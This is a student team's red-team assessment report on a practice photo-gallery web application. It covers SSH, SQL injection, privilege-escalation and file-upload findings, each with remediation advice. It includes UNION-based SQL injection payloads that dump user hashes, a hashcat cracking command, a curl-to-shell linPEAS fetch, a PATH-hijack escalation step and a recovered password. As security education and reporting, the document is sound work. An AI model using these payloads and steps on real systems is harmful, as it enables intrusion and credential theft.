EXECUTIVE REPORT

PHOTO INC RED TEAM EXERCISE

Nov 21, 2025

Student Name	Student ID
YAN TEIK CHONG NAQIB	******
TONG YEW CHING KELVIN	******
MUHD WAFIYUDDIN BIN ABDUL RAHMAN	******
LAU JOE LIAN	******
YAR TECK SENG	******
SURIYA RUTHAMAN S/O CHANDRAMOHAN	******

Change Control

Version	Date	Author	Change Summary
0.1	Nov 18, 2025	-	Internal draft for QA process
1.0	Nov 21, 2025	-	Release

Table of Contents

1.1 Executive Summary

Photo Inc. is a business that runs a website that facilitate online client galleries, photo management, and administrative tasks as part of its digital transformation initiatives.

Photo Inc. relies on digital platforms to handle customer data and content, it is critical to preserve the systems' availability, confidentiality, and integrity. Any attack could have a direct effect on customer trust and operations by resulting in theft, reputational harm, or service interruption. Therefore, risks related to web application exposure, unsafe configurations, and privilege escalation within the website were the focus of the assessment.

Three critical, two high, one medium, and several informational findings were among the various severity levels of website vulnerabilities found by the security assessment.

Weaknesses like insecure SSH algorithms, sensitive data transmitted in cleartext, and directory listing exposure raise the risk of data leakage or unwanted access at the web-application layer. Brute-force or man-in-the-middle attacks are more likely to occur when credentials are handled improperly, and security configurations are out of date. An attacker may be able to access client uploads and media files or compromise administrative accounts.

Internally, problems such as unrestricted file uploads, root-level cron modifications, and privilege-escalation paths via SUID/SGID binaries were found. The possibility of lateral movement and data exfiltration within the internal network is increased as there is compromised SSH credentials and read-only SQL injection vectors.

Even though the evaluation showed that Photo Inc. had put in place some baseline controls, like separating the internal and production environments, the organization's attack surface is greatly increased by the absence of regular hardening and monitoring.

No active intrusion-detection or centralized log-correlation system was observed within the assessed scope. This impacts Photo Inc’s ability to monitor suspicious behaviour. Establishing SIEM or structured log management would improve their incident response readiness.

Overall, Photo Inc’s demonstrates operational maturity but there are notable gaps in its cybersecurity posture. Exploiting the identified vulnerabilities could lead to full system compromise, service downtime, or data manipulation which poses high reputational and financial risks.

To strengthen its security resilience, it is recommended that Photo Inc:

1. Remediate high-risk findings immediately, prioritizing SSH hardening, credential rotation, and input-validation controls.

2. Implement network segmentation and least-privilege principles across internal environments.

3. Make sure there is continuous monitoring for authentication, file-integrity, and privilege-escalation events.

4. Regularly update and patch all web-facing and internal components to align with best practices.

5. Conduct follow-up penetration testing after remediation to validate the effectiveness of the applied measures.

1.2 Findings Overview

Assessment Phase	Critical	High	Medium	Low	Info	Total
WebApp	0	1	1	0	4	6
Internal	3	1	0	0	1	5

Assessment Phase	CVE ID	Risk	Status	Title
WebApp	-	Info	Open	SSH unsafe algorithm supported
WebApp		Medium	Open	HTTP Cleartext Transmission of Sensitive Information
WebApp	-	Info	Open	Apache Default Index Page
WebApp	-	Info	Open	Exposure of Information Through Directory Listing
WebApp	-	Info	Open	Username Disclosure
WebApp	-	High	Open	Read-only SQL Injection
Internal	-	Critical	Open	SSH compromise via cracked credentials
Internal	-	High	Open	Privilege Escalation via SUID/SGID
Internal		Critical	Open	Unrestricted File Upload
Internal	-	Critical	Open	Privilege Escalation via Root Crontab File Modification
Internal	-	Info	Open	.git Found in EH_APP

1.3 Scope

Team 15 was approached by Photo Inc to perform an assessment on their platform. The key goals were to conduct a red team exercise and confirm whether vulnerabilities were present.

The assessment was performed from 23 October 2025 to 23 Nov 2025 and carried out by the team.

The following phases of work were in scope for the assessment:

- A web application assessment (http://3.144.177.217)

It should be noted that denial of service testing was not in scope for this assessment.

1.4 Limitations

No tools were limited from being used for the assessment.

2 Assessment Findings

2.1 Phase 1 - Web Application Assessment

2.1.1 Info - SSH unsafe algorithm supported

Description:

The default SSH configuration supports unsafe algorithms. It may let an attacker to exploit downgrade or chain vulnerabilities. However, no there are no public practical attacks.

The following contains the supported algorithms by the SSH server.

```
(mac) umac-64-etm@openssh.com                -- [warn] using small 64-bit tag size
                                             `- [info] available since OpenSSH 6.2
(mac) umac-128-etm@openssh.com               -- [info] available since OpenSSH 6.2
(mac) hmac-sha2-256-etm@openssh.com          -- [info] available since OpenSSH 6.2
(mac) hmac-sha2-512-etm@openssh.com          -- [info] available since OpenSSH 6.2
(mac) hmac-sha1-etm@openssh.com              -- [fail] using broken SHA-1 hash algorithm
                                             `- [info] available since OpenSSH 6.2
(mac) umac-64@openssh.com                    -- [warn] using encrypt-and-MAC mode
                                             `- [warn] using small 64-bit tag size
                                             `- [info] available since OpenSSH 4.7
(mac) umac-128@openssh.com                   -- [warn] using encrypt-and-MAC mode
                                             `- [info] available since OpenSSH 6.2
(mac) hmac-sha2-256                          -- [warn] using encrypt-and-MAC mode
                                             `- [info] available since OpenSSH 5.9, Dropbear SSH 2013.56
(mac) hmac-sha2-512                          -- [warn] using encrypt-and-MAC mode
                                             `- [info] available since OpenSSH 5.9, Dropbear SSH 2013.56
(mac) hmac-sha1                              -- [fail] using broken SHA-1 hash algorithm
                                             `- [warn] using encrypt-and-MAC mode
                                             `- [info] available since OpenSSH 2.1.0, Dropbear SSH 0.28

# fingerprints
(fin) ssh-ed25519: SHA256:e7HTTF2kNuvacZWGVi9jfMCIRSj8y3uCqo7l40bGrUU
(fin) ssh-rsa: SHA256:cnPoUS2utmX4FGuPD7G/hQZtCy+RwOl865rLhLluVtg

# algorithm recommendations (for OpenSSH 9.6)
(rec) -ecdh-sha2-nistp256                    -- kex algorithm to remove
(rec) -ecdh-sha2-nistp384                    -- kex algorithm to remove
(rec) -ecdh-sha2-nistp521                    -- kex algorithm to remove
(rec) -ecdsa-sha2-nistp256                   -- key algorithm to remove
(rec) -hmac-sha1                             -- mac algorithm to remove
(rec) -hmac-sha1-etm@openssh.com             -- mac algorithm to remove
(rec) -diffie-hellman-group14-sha256         -- kex algorithm to remove
(rec) -hmac-sha2-256                         -- mac algorithm to remove
(rec) -hmac-sha2-512                         -- mac algorithm to remove
(rec) -umac-128@openssh.com                  -- mac algorithm to remove
(rec) -umac-64-etm@openssh.com               -- mac algorithm to remove
(rec) -umac-64@openssh.com                   -- mac algorithm to remove
```

Figure 1 - SSH unsafe algorithms

Recommendations:

Remove the algorithms in the ssh configuration.

Tools:

https://github.com/jtesta/ssh-audit

Process:

```
python3 ssh-audit.py 3.144.177.217
```

2.1.2 Medium - HTTP Cleartext Transmission of Sensitive Information

Base Score: 6.5

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Description:

The business website uses HTTP. If an attacker conducts a man-in-the-middle attack against an employee, the attacker can capture the plaintext credential of the employee and gain access their account.




Figure 2 - Plaintext password captured in Wireshark

Recommendation:

It is recommended to use HTTPS instead of HTTP, especially when transferring of sensitive information like passwords.

Reference: https://web.dev/articles/enable-https

Location:

URL	HTTP Verb
http://3.144.177.217/login	POST

2.1.3 Info - Username Disclosure

Description:

An admin username was found on the employee login page. It could allow an attacker to perform password brute force attacks and gain access to the “Lufher” account.




Figure 3 - Username in login page

Recommendation:

It is recommended to remove the username from the employee’s login page.

Reference:

https://portswigger.net/web-security/information-disclosure

https://www.tenable.com/plugins/was/114615

https://cwe.mitre.org/data/definitions/200.html

Location:

URL	HTTP Verb
http://3.144.177.217/login	GET

2.1.4 Info - Apache Default Index Page

Description:

The remote web server uses the default Apache index page. This page may contain some sensitive data like the server root and installation paths.

This could potentially leak useful information about the server installation to a remote, unauthenticated attacker.

Reference: https://www.tenable.com/plugins/was/112351




Figure 4 - Apache default index page

Recommendation:

It is recommended to remove the website on port 8082 if it is not required for business operation.

Location:

URL	HTTP Verb
http://3.144.177.217:8082	GET

2.1.5 Info - Exposure of Information Through Directory Listing

Description:

The website inappropriately exposes a directory listing with an index of all the resources located inside of the directory. Exposing the contents of a directory can lead to an attacker gaining access to source code or providing useful information for the attacker to devise exploits, such as creation times of files or any information that may be encoded in file names. The directory listing may also compromise private or confidential data.

Reference: https://cwe.mitre.org/data/definitions/548.html




Figure 5 - Exposed directory listing

Recommendation:

It is recommended to disable directory indexes globally in the apache2 config

Example:

```
<Directory /var/www/html>
    Options -Indexes +FollowSymLinks
    AllowOverride None
    Require all granted
</Directory>
```

Location:

URL	HTTP Verb
http://3.144.177.217:8082/uploads	GET

2.1.6 High - Read-only SQL Injection

Base Score: 7.5

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Description:

A read-only SQL injection was found in the username parameter. An attacker would have been able to dump the data of the entire database and obtain the usernames and bcrypt hashes of the password as well as, the information of the MySQL server. The hashes found allowed the attacker to gain access to some employee's account. The vulnerability required manual exploit as there was a rate limit in place to prevent automated tools from being effective. There was a client-side validation used to prevent SQL injection however, an attacker can bypass the validation by modifying the request.

The following shows that the server was exploitable to SQL injection:

Figure 6 - SQL injection in login page




Figure 7 - Client-side validation




Figure 8 - Username and hashes of employees

Recommendations:

It is recommended to use prepared statements for SQL queries.

Reference: https://pynative.com/python-mysql-execute-parameterized-query-using-prepared-statement/

Example:

cur.execute(“SELECT username, password_hash FROM user_table WHERE username = %s”, (u,)

Location:

URL	HTTP Verb
http://3.144.177.217/login	POST
http://3.144.177.217/static/js/login.js	GET

Process:

An automated script was used to dump the tables in the database due to the character limit of the error response. (Appendix)

Checking for response in login error message, to exfiltration data.
1) username='+UNION+SELECT+'B','A'--+-&password=b
Dumping table names and finding out that the error message has a character limit.
2) username='+UNION+SELECT+GROUP_CONCAT(TABLE_NAME),'A'+FROM+INFORMATION_SCHEMA.TABLES--+-&password=b
Using offset to dump the entire table name in the database.
3) username='+UNION+SELECT+GROUP_CONCAT(TABLE_NAME),'A'+FROM+(SELECT+table_name+FROM+information_schema.tables+ORDER+BY+table_name+LIMIT+50+OFFSET+50)+t--+-&password=b
Finding column names from relevant tables.

4) username='+UNION+SELECT+GROUP_CONCAT(COLUMN_NAME),'A'+FROM+INFORMATION_SCHEMA.COLUMNS+WHERE+TABLE_NAME+='user_table'--+-&password=b
Dumping username and password hash from user_table
5) username='+UNION+SELECT+GROUP_CONCAT(CONCAT(username,':',password)),'A'+FROM+user_table--+-&password=b

Bcrypt hashes are relatively strong against password cracking, hence renting GPUs to crack the hashes was warranted:




Figure 9 - Rented GPUs from https://vast.ai/

Gary22 and G1uth3r accounts were recovered from using rockyou.txt wordlist.

hashcat -m 3200 -a 0 ./hashes.txt ./rockyou.txt

```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: ./hash.txt
Time.Started.....: Thu Oct 23 14:29:52 2025 (1 hour, 44 mins)
Time.Estimated...: Thu Oct 23 16:14:28 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-72 bytes)
Guess.Base.......: File (./rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:     1143 H/s (13.21ms) @ Accel:1 Loops:32 Thr:24 Vec:1
Speed.#02........:     1140 H/s (13.27ms) @ Accel:1 Loops:32 Thr:24 Vec:1
Speed.#03........:     1155 H/s (13.09ms) @ Accel:1 Loops:32 Thr:24 Vec:1
Speed.#04........:     1142 H/s (13.24ms) @ Accel:1 Loops:32 Thr:24 Vec:1
Speed.#*.........:     4579 H/s
Recovered........: 2/4 (50.00%) Digests (total), 2/4 (50.00%) Digests (new), 2/4 (50.00%) Salts
Progress.........: 57377540/57377540 (100.00%)
Rejected.........: 3144/57377540 (0.01%)
Restore.Point....: 14338578/14344385 (99.96%)
Restore.Sub.#01..: Salt:3 Amplifier:0-1 Iteration:4064-4096
Restore.Sub.#02..: Salt:3 Amplifier:0-1 Iteration:4064-4096
Restore.Sub.#03..: Salt:3 Amplifier:0-1 Iteration:4064-4096
Restore.Sub.#04..: Salt:3 Amplifier:0-1 Iteration:4064-4096
Candidate.Engine.: Device Generator
Candidates.#01...: !08031960dob! -> $HEX[042a0337c2a156616d6f732103]
Candidates.#02...: "elloboyorman"53 -> !luvpuddin
Candidates.#03...: !_RaDaR_! -> !0847350549
Candidates.#04...: !luvp4ris -> !_l_)(_*v_u
Hardware.Mon.#01.: Temp: 48c Fan: 30% Util: 98% Core:2850MHz Mem:14801MHz Bus:16
Hardware.Mon.#02.: Temp: 39c Fan: 30% Util:  0% Core:2632MHz Mem:14801MHz Bus:16
Hardware.Mon.#03.: Temp: 47c Fan: 30% Util:  0% Core:2880MHz Mem:14801MHz Bus:16
Hardware.Mon.#04.: Temp: 47c Fan: 30% Util:  0% Core:2850MHz Mem:14801MHz Bus:16

Started: Thu Oct 23 14:29:26 2025
Stopped: Thu Oct 23 16:14:30 2025
```

Figure 10 - 2 Cracked hashes using hashcat

2.2 Phase 2 – Internal Penetration Testing Assessment

2.2.1 Critical - SSH compromise via cracked credentials

Base Score: 10.0

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description:

The cracked credential of G1uth3r from the website database was used to login to the web server through SSH. An attacker would have user access to the web server and conduct further attacks internally. The password used to login to the server was also found in a commonly used wordlist (rockyou.txt) which meant that attackers could have also brute force the SSH server and gain access that way.




Figure 11 - User access to web server

Recommendation:

It is recommended to disable password-based authentication for SSH and enforce key-based authentication only. In addition, users should be trained not to reuse passwords across systems or services to minimise credential compromise risk.

Disable password authentication in the SSH configuration:

Edit /etc/ssh/sshd_config and set:

```
PasswordAuthentication no
ChallengeResponseAuthentication no
PubkeyAuthentication yes
```

2.2.2 High - Privilege Escalation via SUID/SGID

Base Score: 8.8

CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Description:

A SUID binary which was vulnerable to path hijacking was found in the it-manager directory. An attacker can modify the path environment of the user and run their own script as the owner of the binary. However, the binary downgrades the permission to the it-manager account, which allows any user to become it-manager instead of root.

```
-rwsr-xr-x 1 root root 19K Dec  2  2024 /usr/lib/polkit-1/polkit-agent-helper-1
-rwsr-xr-- 1 root messagebus 35K Aug  9  2024 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root it-manager 16K Oct  4 11:11 /home/it-manager/scripts/spooderman (Unknown SUID binary!)
```

Figure 12 - LinPEAS found SUID binary

```
        @00+@0x 35G1uth3r@ip-10-2-2-46:/home/it-manager/scripts$ cat spooderman.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(){
        setuid(1002);
        system("/bin/bash Protonix");

        return 0;
}
G1uth3r@ip-10-2-2-46:/home/it-manager/scripts$ which Protonix
/usr/local/sbin/Protonix
```

Figure 13 - Source code of SUID binary

Recommendation:

It is recommended to remove world-readable permissions from the it-manager directory as well as using sudo instead of the SUID permissions as well as updating the code of the binary to follow best practices.

Removing world-readable permissions:

```
chmod 750 /home/it-manager
sudo find /home/it-manager -type f -perm /o=r -exec chmod o-r {} \;
```

Using sudo instead of SUID:

```
mv /home/it-manager/scripts/spooderman /usr/local/sbin/spooderman
chown it-manager:it-manager /usr/local/sbin/spooderman
```

Modify sudoers file:

Reference: https://www.oreilly.com/library/view/linux-security-cookbook/0596003919/ch05s03.html

Updating the source code, removing setuid to use sudo instead:

```
#include <stdio.h>
…
```

```
int main(){
 system("/bin/bash /usr/local/sbin/Protonix");
 return 0;
}
```

It is also recommended to store the source code in a private repository to prevent attackers from easily gaining access to the source code.

Location:

File
/home/it-manager
/home/it-manager/scripts/spooderman

Tools:

https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS

Process:

Run linPEAS to search for possible paths to escalate privileges:

```
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh
```

Modify path environment to run the malicious Protonix:

```
export PATH=/tmp:$PATH
```

Add our malicious Protonix to /tmp:




Figure 14 - Malicious Protonix

As the it-manager, 2 new files were readable, Neverforget.txt and secret_blob which contained a cryptography CTF challenge:




Figure 15 - Cryptography CTF challenge

This type of challenges should be solved using ChatGPT as they do not provide any value and do not appear in real-world environment, the script to solve the challenge is in the appendix.

```
~/workspace$ python main.py
Decoded blob length: 33 bytes
Salt (hex): 145590d112bc54c379617f7ad8bd150a
Encrypted data length: 17 bytes
Derived key length: 17 bytes
Key bytes (hex): 685710f0b99c43f7880958d8ec0290c102

[+] Decrypted plaintext:
AdminFilePass123!
```

Secret_blob after decryption:

```
154f92d44e7465ab04c79e0772e70af39d820b781f29bba89f0bdfbdf7f2cefa5fdad600b0cfe
af95cf85f86c645a80f
key: dioafnafoksdfioewfsdfsdd
iv: uieyejfbstehsteb

UTF-8
AyyyyyyyyyyyyyyyyyyyyyyyEeeeeeeeeeeeeeeeeeeeeeeeeAsssssssssssssssssssssssss
s
CBC
```

Inputting the text into ChatGPT (Appendix), a path is revealed:

```
/bp/secret/notouch/invisible/upload
```

2.2.3 Critical - Unrestricted File Upload

Base Score: 10.0

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description:

A file upload backdoor was found hidden on the website. An attacker was able to upload malicious PHP files to the server and execute code on the server. The attacker can gain access to www-data.

Uploading a web shell to the server:




Figure 16 - C99 web shell




Figure 17 - Upload succeeded.

